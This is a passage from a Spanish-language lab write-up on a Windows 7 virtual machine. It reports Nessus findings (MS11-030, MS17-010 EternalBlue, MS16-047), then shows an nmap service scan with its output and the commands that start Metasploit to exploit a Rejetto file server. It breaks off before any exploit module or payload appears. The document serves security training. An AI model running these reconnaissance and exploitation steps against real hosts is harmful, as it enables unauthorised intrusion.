


Figure 40 Análisis de vulnerabilidad de Nessus 2, Tomada de autor

- Al finalizar el escaneo se identifican 2 vulnerabilidades críticas, 1 alta, 2 medias y 38 informativas presentes sobre la maquina Windows 7 x64:




Figure 41 Identificación de vulnerabilidades críticas, Tomada de autor

- Se ingresa al resultado del escaneo para ver el detalle y caracterización de las vulnerabilidades encontradas:




Figure 42 Caracterización de las vulnerabilidades, Tomada de autor

- Para el Exploit de esta práctica se van a tener en cuenta las vulnerabilidades críticas:




Figure 43 Exploit, Tomada de autor

- Se ingresa a cada vulnerabilidad para realizar el análisis y la caracterización de cada uno:

MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Identifica las fallas en la característica de forma del DNS de Windows, permite realizar las consultas de resolución de nombres de multidifusión del enlace, los cuales se pueden aprovechar para ejecutar códigos arbitrarios en contextos de cuentas NetworkService.




Figure 44 Identificación de las fallas en las características de forma DNS de Windows, Tomada de autor

Unsupported Windows OS (remote)

Es una versión remota de Windows que permite identificar procesos de vulnerabilidades y su respectiva seguridad según procesos de intrusión y ruptura del código de seguridad.




Figure 45 Versión remota de Windows para identificar procesos de vulnerabilidad, Tomada de autor

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION):

Diseñado para ejecutar códigos arbitrarios a partir de una ejecución remota de códigos de Microsoft Server Menssage Block, esto analiza los procesos inadecuados en ciertas solicitudes, pueden ser vulnerables al proceso de atacantes remotos no autenticados.




Figure 46 Ejecución remota de Microsoft Server Menssage Block, Tomada de autor

MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527)

Permite identificar procesos de vulnerabilidad remota de elevación en los privilegios de protocolos del administrador de cuenta de seguridad, debido a una falla en la negociación en el nivel de autenticación en los canales de llamadas en procedimiento remoto; puede lograr una degradación en el nivel de autenticación.




Figure 47 MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527), Tomada de autor

EXPLOTACIÓN DE VULNERABILIDADES

Explotación de Rejetto con Metaexploit

- Sobre la máquina virtual con Windows 7 x64 se corre la aplicación Rejjeto para identificar desde Kali Linux y NMAP los puertos de servicio asociados:




Figure 48 Aplicación de rejetto, Tomada de autor

- Se ejecuta una ventana de terminal desde el servidor Kali con el comando nmap -T4 -sV 192.168.20.47, donde la IP corresponde a la maquina Windows 7 x64. Se identifica el puerto tcp 80 (HTTP) asociada a un File Server versión 2.4 correspondiente a Rejetto

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# nmap -T4 -sV 192.168.20.47
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 20:41 EDT
Nmap scan report for 192.168.20.47
Host is up (0.00029s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         HttpFileServer httpd 2.3
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:9D:42:A3 (Oracle VirtualBox virtual NIC)
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.60 seconds

┌──(root💀kali)-[/home/kali/Downloads]
└─#
```

Figure 49 Ejecución de una ventana terminal desde Kali, Tomada de autor

- En el servidor Kali Linux, se crea un espacio de trabajo de Metaexploit hacia el servidor Windows 7 x64 para lo cual debe iniciarse Postgrest con el comando **service postgresgl start** y seguido se utiliza el comando **msfconsole** para iniciar Metaexploit




Figure 50 Creación de espacio de trabajo de Metaexploit, Tomada de autor

- Se confirma el inicio de Metaexploit con el despliegue de la siguiente consola:



